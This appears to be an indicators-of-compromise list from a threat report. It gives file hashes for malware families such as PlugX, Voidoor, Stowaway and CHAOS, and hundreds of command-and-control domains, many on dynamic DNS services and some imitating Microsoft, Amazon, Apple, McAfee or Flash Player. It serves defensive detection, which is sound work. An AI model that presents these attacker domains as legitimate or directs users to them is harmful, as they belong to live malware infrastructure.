5311e4fd3329945496962c6417b74da919f5e50ae20ba7ab0d5983012c956f4b	ab64d32da52a1e516b0c874aad006db404f9c21e	81de205ac
dc3c1df20d73a62e8219ed6193ecf1229845dd0a6e42d32eb11cbaee04cfa7df	a3225a0bbb66b5babf52466ae23a1538407f0cef	4fdb78de4
70e43da5c5b6a8cfea8fcad768a2e5cfdf532b49b5ac87ec8ca9d05d83e0e915	c5c844582c0590cdc901c253a121568251154c61	2ec55245f
1473fcf2297376a819b6cccd50dc709fb61f48f70dc9a0eaff741c893b33d670	e49d21f1e66268715efc6003c4e2d3b98cee666a	ffc18496b2
67f7faf0161fdac7ebb619a2aa0c73a4a08def05d7752dfdd698d24410d9989e	28ed17b046e0bed3d1cde67eccf241ecf01fe3c4	ef4d35b17
7c11eecc2fef6a2ad2e5d80156946d7bdcb9c345d542781c3116141f10eb490f	aa42f3758dc599e6184894a2911e774c2e16b92d	01b596051
e2735841dd8ae66a825182d6d06629821c49aca44357e5980c3bfb97ace7ebf0	57b138f2bb4731b1c50a034aff3013bce735267c	54c7f04fc5
374fff9a48949254d72bfe34b9b62129da1cfafb74623d187791ada09d976e7d	f95deea8d824ee681341f9457e0a86129ec4eb91	824fbfa8b3

Voidoor

86c17c549433223f3b59f5ee3e4f2694ebf4e6aabd66508a9a6fec1bdf830c61	1749f99443b345860dd037940505421c45156950	48097e614cdf

PlugX

22c6d07b64d40811ef31113faac7293348845ab6a06f7319a653ca694c26e94a	a8808089c37faacebc19bafd2677ba011afffc49	3cf999dd950a
8c8f9fd17d1c28b471bcc4c870ab53a3b4b260ae2fd123b0ef2a2a819ce1cc78	154da55173f97c50e41e48157bc94515cc6146ec	6d3ce5d4003

USB stealer

ff9a833d34ff89660c1c5f3fa71d4d88c287c183235f714e03ccbdec7a3a6b17	89375a28a96286584e321401915bff2860190470	b33e5e2e14b0f

Stowaway

87d36c48bf6d1d9a3b157aaab45ae162b78b79b0c956383a670dcc7d9d7c14e8	3caf909e6590a4ae2db99ae577d5585d854ad15e	8ec966f8b4
0992aa7f311e51cf84ac3ed7303b82664d7f2576598bf852dbf55d62cb101601	7abf05ccdf0709aacae2ebe07b7104c81b19abe1	3381df84cf

8756f0619caff132b0d4dfefad4387b8d5ea134b8706f345757b92658e6e50ff	fc6b59571353c74d4d8cbd254ea7b216f8449208	8a7b4985d
aafb0a46610064cd88ba99672e0f18456ed827cf46b2d3064487c45bac75637a	b85fec5a965785830af1cf5534ef6a3b437542c2	5e25310d2
50c34013472f3848abb0fb280254d0514e83a65c1ce289ae199389795dcfb575	8ef130998044df15395dcf50123e5a1d8f6ce208	0c19d2e8b

CHAOS

f3f122aee9cd682074cdc757844dfd4e65d6268c2a71430d77265cf369deb774	ec5394b93c376e359a8a2c380622e3a9d033d0de	d0ea842040

Network indicators

0077.x24hr.com
alex.dnset.com
amazon-corp.wikaba.com
api.microft.dynssl.com
apple-corp.changeip.org
as.amazon-corp.wikaba.com
asd.powergame.0077.x24hr.com
bamo.ocry.com
chdsjjkrazomg.dhcp.biz
comein.journal.itsaol.com
elienceso.kozow.com
eset.zzux.com
fgjhkergvlimdfg2.wikaba.com
findanswer123.tk
freewula.strangled.net
fssprus.dns04.com
ftp.microft.dynssl.com
goon.oldvideo.longmusic.com
journal.itsaol.com
js.journal.itsaol.com
lck.gigabitdate.com
loge.otzo.com
mail.playdr2.com
miche.justdied.com
micro.dns04.com
microft.dynssl.com
mktoon.ftp1.biz
news.flashplayeractivex.info

noon.dns04.com
ns2.gamepoer7.com
ns9.mcafee-update.com
oldvideo.longmusic.com
pop.playdr2.com
reportsearch.dynamic-dns.net
rt.ftp1.biz
ruclient.dns04.com
serviechelp.changeip.us
shareddocs.microft.dynssl.com
srv.xxxy.biz
staticd.dynamic-dns.net
szuunet.strangled.net
tombstone.kozow.com
toogasd.www.oldvideo.longmusic.com
toon.mrbasic.com
update.flashplayeractivex.info
web.miscrosaft.com
werwesf.dynamic-dns.net
wwa1we.wbew.amazon-corp.wikaba.com
www.0077.x24hr.com
www.omgod.org
ybcps4.freeddns.org
beachdrivingfun.com
123q4wfbs.staticd.dynamic-dns.net
1cnet.changeip.co
aace.zzux.com
ablank.ddnsfree.com
accountsupport.ftp1.biz
ace1.dynamic-dns.net
add.srv.xxxy.biz
ade.aace.zzux.com
adm.outlook.onmypc.net
adn.aace.zzux.com
aeo.dotnet.almostmy.com
aep.winsvr.lflinkup.org
afa.aace.zzux.com
afd.aace.zzux.com
afm.dotnet.almostmy.com
afp.anp.ddns.ms

agdfyvkiyrgyauhfjdf.journal.itsaol.com
am.jex.ddns.us
another.journal.itsaol.com
anp.aace.zzux.com
anp.ddns.ms
ans.itissohard.journal.itsaol.com
apd.anp.ddns.ms
api.reportsearch.dynamic-dns.net
app.anp.ddns.ms
areyoufuckingkiddingme.staticd.dynamic-dns.net
aro.noon.wikaba.com
asb.anp.ddns.ms
asd3.as.amazon-corp.wikaba.com
asdfas.w3.oldvideo.longmusic.com
asrweer.amazon-corp.wikaba.com
asu.noon.wikaba.com
atec.dnset.com
ato.dotnet.almostmy.com
ato.jex.ddns.us
au.dotnet.almostmy.com
au.serviechelp.changeip.us
auca.py.dns04.com
ava.anp.ddns.ms
azx.aace.zzux.com
ba.tu.qpoe.com
back.serviechelp.changeip.us
bba.dns04.com
bca.aace.zzux.com
beachdrivingfun.com
bel.dynamicdns.edns.biz
bin.anp.ddns.ms
bin.bba.dns04.com
bin.faz.dynamic-dns.net
bit.chdsjjkrazomg.dhcp.biz
blog.beachdrivingfun.com
brenken.dotnet.almostmy.com
brrkst.dynamic-dns.net
bz.py.dns04.com
cai.wulatula.xxxy.biz
cba.anp.ddns.ms

cch.noon.xxxy.biz
cchp.aace.zzux.com
cchp.wulatula.xxxy.biz
cdnsvc.microft.dynssl.com
chip.noon.dns04.com
chip.serviechelp.changeip.us
chrome.py.dns04.com
ciii.chdsjjkrazomg.dhcp.biz
cloud.noon.dns04.com
cmax.amazon-corp.wikaba.com
coa.noon.wikaba.com
com.loge.otzo.com
com.ruclient.dns04.com
community.reportsearch.dynamic-dns.net
conhost.reportsearch.dynamic-dns.net
contact.chdsjjkrazomg.dhcp.biz
cood.serviechelp.changeip.us
crc.jex.ddns.us
crc.noon.wikaba.com
crc.noon.xxxy.biz
cro.src.ssl443.org
cstg.jmjejij.otzo.com
cstg.tu.wwwhost.us
cstg.wula.zzux.com
cumulative.dotnet.almostmy.com
dba.aace.zzux.com
dbb.anp.ddns.ms
didle.staticd.dynamic-dns.net
digital.brrkst.dynamic-dns.net
dm.jex.ddns.us
dmz.jex.ddns.us
dnmd.0077.x24hr.com
dns04.com.ruclient.dns04.com
dnsfind.reportsearch.dynamic-dns.net
dnsinfo.microft.dynssl.com
docs.ace1.dynamic-dns.net
docs.atec.dnset.com
docs.bba.dns04.com
docs.jmjejij.otzo.com
docs.microft.dynssl.com

dotnet.almostmy.com
dr.journal.itsaol.com
dt.staticd.dynamic-dns.net
dttd.chdsjjkrazomg.dhcp.biz
dttd.serviechelp.changeip.us
dwm.dotnet.almostmy.com
dynamicdns.edns.biz
edge.microft.dynssl.com
edu.jex.ddns.us
ee.chdsjjkrazomg.dhcp.biz
ee.mktoon.ftp1.biz
eeee.chdsjjkrazomg.dhcp.biz
eeee.mktoon.ftp1.biz
emv1.beachdrivingfun.com
erdcserver.microft.dynssl.com
erdserver.microft.dynssl.com
etonlkk.chdsjjkrazomg.dhcp.biz
exam.bba.dns04.com
exam.faz.dynamic-dns.net
exam.reportsearch.dynamic-dns.net
exec.anp.ddns.ms
exowa.microft.dynssl.com
fa.anp.ddns.ms
fand.faz.dynamic-dns.net
fas.anp.ddns.ms
faugi.1cnet.changeip.co
faugi.py.dns04.com
faz.dynamic-dns.net
faz.faz.dynamic-dns.net
fcc.noon.xxxy.biz
fcc.src.ssl443.org
fera.aace.zzux.com
fileserverrt.reportsearch.dynamic-dns.net
final.staticd.dynamic-dns.net
finallyd.youthinkyouaredecent.oldvideo.longmusic.com
find.mktoon.ftp1.biz
find.serviechelp.changeip.us
first.srv.xxxy.biz
fly.chdsjjkrazomg.dhcp.biz
flyme.oldvideo.longmusic.com

foc.jex.ddns.us
follme.www.amazon-corp.wikaba.com
forgodsake.oldvideo.longmusic.com
forsafeconcern.journal.itsaol.com
ftp.1cnet.changeip.co
ftp.aace.zzux.com
ftp.accountsupport.ftp1.biz
ftp.amazon-corp.wikaba.com
ftp.anp.ddns.ms
ftp.apple-corp.changeip.org
ftp.bba.dns04.com
ftp.dotnet.almostmy.com
ftp.faz.dynamic-dns.net
ftp.jmjejij.otzo.com
ftp.journal.itsaol.com
ftp.miche.justdied.com
ftp.nvidia.freewww.biz
ftp.oldvideo.longmusic.com
ftp.rt.ftp1.biz
ftp.staticd.dynamic-dns.net
ftp.werwesf.dynamic-dns.net
ftp.winsvr.lflinkup.org
ftp.wula.zzux.com
fucker.www.amazon-corp.wikaba.com
fuckinglifs.journal.itsaol.com
fx.anp.ddns.ms
ggt.jmjejij.otzo.com
ggt.wula.zzux.com
go.staticd.dynamic-dns.net
gofuckyourself.amazon-corp.wikaba.com
google.ace1.dynamic-dns.net
google.atec.dnset.com
google.winsvr.lflinkup.org
google.wula.zzux.com
google.wulatula.xxxy.biz
goole.faz.dynamic-dns.net
gooz.noon.dns04.com
gov.ace1.dynamic-dns.net
gov.atec.dnset.com
gov.jmjejij.otzo.com

gov.noon.xxxy.biz
gov.winsvr.lflinkup.org
gov.wula.zzux.com
gov.wulatula.xxxy.biz
govnmer.0077.x24hr.com
grcc.winsvr.lflinkup.org
h.mktoon.ftp1.biz
heavsick.staticd.dynamic-dns.net
hello.noon.dns04.com
hello.serviechelp.changeip.us
help.chdsjjkrazomg.dhcp.biz
help.mktoon.ftp1.biz
help.noon.dns04.com
help.noon.xxxy.biz
hignland.oldvideo.longmusic.com
homeportal.reportsearch.dynamic-dns.net
hop.mktoon.ftp1.biz
hostname.reportsearch.dynamic-dns.net
hq.faz.dynamic-dns.net
httpproxy.reportsearch.dynamic-dns.net
hug.noon.dns04.com
hv.dotnet.almostmy.com
hyataung.duckdns.org
int.jex.ddns.us
int.noon.wikaba.com
it.jmjejij.otzo.com
itissohard.journal.itsaol.com
jc.chdsjjkrazomg.dhcp.biz
jex.ddns.us
jinj.faz.dynamic-dns.net
jjton.srv.xxxy.biz
jmjejij.otzo.com
join.chdsjjkrazomg.dhcp.biz
join.mktoon.ftp1.biz
join.noon.dns04.com
join.srv.xxxy.biz
joodte.serviechelp.changeip.us
juice.mktoon.ftp1.biz
jujic.dotnet.almostmy.com
ka.wula.zzux.com

kami.atec.dnset.com
kami.wulatula.xxxy.biz
kamishi.wulatula.xxxy.biz
kana.mktoon.ftp1.biz
kana.serviechelp.changeip.us
katana.serviechelp.changeip.us
kingkong.amazon-corp.wikaba.com
knowledge.reportsearch.dynamic-dns.net
kono.noon.dns04.com
kv.aace.zzux.com
ladyboy.journal.itsaol.com
lan.anp.ddns.ms
lan.faz.dynamic-dns.net
lan.noon.dns04.com
lan.src.ssl443.org
land.faz.dynamic-dns.net
last.mktoon.ftp1.biz
lb.brrkst.dynamic-dns.net
lcd.noon.xxxy.biz
le.bba.dns04.com
life.serviechelp.changeip.us
like.serviechelp.changeip.us
like.srv.xxxy.biz
likeit.chdsjjkrazomg.dhcp.biz
lin.aace.zzux.com
lin.bba.dns04.com
link.serviechelp.changeip.us
live.serviechelp.changeip.us
localmsk.reportsearch.dynamic-dns.net
log.mktoon.ftp1.biz
lonely.chdsjjkrazomg.dhcp.biz
lt.wulatula.xxxy.biz
mail.0077.x24hr.com
mail.anp.ddns.ms
mail.mktoon.ftp1.biz
mail.serviechelp.changeip.us
mail.werwesf.dynamic-dns.net
mail1.serviechelp.changeip.us
mail2.serviechelp.changeip.us
mailend.dotnet.almostmy.com

mailend.srv.xxxy.biz
make.bba.dns04.com
mcc.brrkst.dynamic-dns.net
mcx.jex.ddns.us
mdt.srv.xxxy.biz
mf.noon.xxxy.biz
mgi.faz.dynamic-dns.net
mgimo.1cnet.changeip.co
mgo.bba.dns04.com
mgo.dynamicdns.edns.biz
mgo.jex.ddns.us
min.brrkst.dynamic-dns.net
mjejij.otzo.com
mmmg.chdsjjkrazomg.dhcp.biz
mohana.casacam.net
moon.mktoon.ftp1.biz
mor.noon.wikaba.com
mp.noon.dns04.com
msk.chdsjjkrazomg.dhcp.biz
msk.noon.dns04.com
msk.serviechelp.changeip.us
msu.anp.ddns.ms
nb.dotnet.almostmy.com
neg.src.ssl443.org
nei.ace1.dynamic-dns.net
nei.jmjejij.otzo.com
ng.noon.xxxy.biz
noo.noon.wikaba.com
noon.wikaba.com
noon.xxxy.biz
npl.dynamicdns.edns.biz
ns.mktoon.ftp1.biz
ns02.dynamicdns.edns.biz
ns05.reportsearch.dynamic-dns.net
nvidia.freewww.biz
nvidia.nvidia.freewww.biz
nz.wulatula.xxxy.biz
ohk.journal.itsaol.com
ohyeah.dnmd.0077.x24hr.com
ohyigaga.oldvideo.longmusic.com

oka.faz.dynamic-dns.net
oldfucl.oldvideo.longmusic.com
olga.winsvr.lflinkup.org
one.bba.dns04.com
onetwo.mktoon.ftp1.biz
opk.anp.ddns.ms
opt.bba.dns04.com
orl.jex.ddns.us
outlook.onmypc.net
pdd.jmjejij.otzo.com
person.serviechelp.changeip.us
pgs.dotnet.almostmy.com
pornhub.journal.itsaol.com
powergame.0077.x24hr.com
ppt.jmjejij.otzo.com
pre.noon.wikaba.com
prime.1cnet.changeip.co
pro.winsvr.lflinkup.org
proryv2020.1cnet.changeip.co
psq.jex.ddns.us
pul.dynamicdns.edns.biz
py.dns04.com
ram.noon.wikaba.com
rest.bba.dns04.com
rid.serviechelp.changeip.us
romis.wulatula.xxxy.biz
rosgvard.py.dns04.com
rov.anp.ddns.ms
rov.dotnet.almostmy.com
rov.noon.dns04.com
rov.noon.wikaba.com
rov.noon.xxxy.biz
rox.noon.wikaba.com
roz.noon.wikaba.com
ru.serviechelp.changeip.us
ru5.fljsm.com
ruclient.dns04.com.ruclient.dns04.com
sacere.youthinkyouaredecent.oldvideo.longmusic.com
sdo.microft.dynssl.com
seao.jex.ddns.us

search.microft.dynssl.com
secured02b-support.ftp1.biz
serv.mktoon.ftp1.biz
serv.serviechelp.changeip.us
server.chdsjjkrazomg.dhcp.biz
service.mktoon.ftp1.biz
service.noon.dns04.com
service.serviechelp.changeip.us
seven.chdsjjkrazomg.dhcp.biz
shirt.ftp1.biz
sim.anp.ddns.ms
skvm.serviechelp.changeip.us
sms.serviechelp.changeip.us
smsreport.microft.dynssl.com
somuch.amazon-corp.wikaba.com
south.chdsjjkrazomg.dhcp.biz
spb.winsvr.lflinkup.org
speedtest.reportsearch.dynamic-dns.net
sprfilet.microft.dynssl.com
src.ssl443.org
srcier0wqesj1.microft.dynssl.com
sslvpn.microft.dynssl.com
stmspeedtest.reportsearch.dynamic-dns.net
stp.noon.xxxy.biz
surender.mktoon.ftp1.biz
svhostlit.reportsearch.dynamic-dns.net
sy.noon.wikaba.com
ta.noon.xxxy.biz
tach.anp.ddns.ms
talk.noon.dns04.com
task.noon.dns04.com
tataka.chdsjjkrazomg.dhcp.biz
tax.noon.xxxy.biz
tc.chdsjjkrazomg.dhcp.biz
tellmesomesotry.oldvideo.longmusic.com
test.beachdrivingfun.com
test.mktoon.ftp1.biz
test.noon.wikaba.com
third.srv.xxxy.biz
three.brrkst.dynamic-dns.net

three.dotnet.almostmy.com
tim.bba.dns04.com
tom.bba.dns04.com
tongton.noon.dns04.com
toomuch.brrkst.dynamic-dns.net
toon.brrkst.dynamic-dns.net
top.noon.dns04.com
touch.brrkst.dynamic-dns.net
touch.noon.dns04.com
tracertoute.reportsearch.dynamic-dns.net
tre.dynamicdns.edns.biz
tt.oldvideo.longmusic.com
tu.wula.zzux.com
two.aace.zzux.com
tx.wula.zzux.com
udp.aace.zzux.com
udp.tu.qpoe.com
uis.noon.wikaba.com
uisp.noon.xxxy.biz
up.serviechelp.changeip.us
upi.jex.ddns.us
usi.jex.ddns.us
uua.jex.ddns.us
uuee.dotnet.almostmy.com
val.mktoon.ftp1.biz
veejayofficeds.synology.me
vimdoc.reportsearch.dynamic-dns.net
vipnet.1cnet.changeip.co
vo.wula.zzux.com
vo.wulatula.xxxy.biz
vris.chdsjjkrazomg.dhcp.biz
warp.whatzsofun.com
wbbb.oldvideo.longmusic.com
wch.anp.ddns.ms
web.winsvr.lflinkup.org
webdocsshare.microft.dynssl.com
webservice.reportsearch.dynamic-dns.net
webtest.reportsearch.dynamic-dns.net
wifi48-2.loyno.edu
wiki.noon.wikaba.com

win.outlook.onmypc.net
winsvr.lflinkup.org
wl.oldvideo.longmusic.com
wold.chdsjjkrazomg.dhcp.biz
woldt.srv.xxxy.biz
wood.chdsjjkrazomg.dhcp.biz
wordpress.beachdrivingfun.com
world.winsvr.lflinkup.org
wserver1.microft.dynssl.com
wula.zzux.com
wulatula.xxxy.biz
www.1cnet.changeip.co
www.aace.zzux.com
www.accountsupport.ftp1.biz
www.alex.dnset.com
www.amazon-corp.wikaba.com
www.anp.ddns.ms
www.bamo.ocry.com
www.bba.dns04.com
www.beachdrivingfun.com
www.dotnet.almostmy.com
www.elienceso.kozow.com
www.fgjhkergvlimdfg2.wikaba.com
www.journal.itsaol.com
www.loge.otzo.com
www.miche.justdied.com
www.microft.dynssl.com
www.news.flashplayeractivex.info
www.nvidia.freewww.biz
www.oldvideo.longmusic.com
www.reportsearch.dynamic-dns.net
www.rt.ftp1.biz
www.secured02b-support.ftp1.biz
www.update.flashplayeractivex.info
www.veejayofficeds.synology.me
www.winsvr.lflinkup.org
xdd.wulatula.xxxy.biz
xsy.tu.qpoe.com
xts.reportsearch.dynamic-dns.net
xx.wulatula.xxxy.biz

yand.anp.ddns.ms
yd.wulatula.xxxy.biz
youthinkyouaredecent.oldvideo.longmusic.com
yt.journal.itsaol.com
yy.jmjejij.otzo.com
za.anp.ddns.ms
zai.aace.zzux.com
zap.bba.dns04.com
zhi.aace.zzux.com
zim.faz.dynamic-dns.net
zip.faz.dynamic-dns.net
ziz.faz.dynamic-dns.net
zmaiewrdtgfhnn.www.amazon-corp.wikaba.com
zmain.www.amazon-corp.wikaba.com
zt.wulatula.xxxy.biz
zzp.bba.dns04.com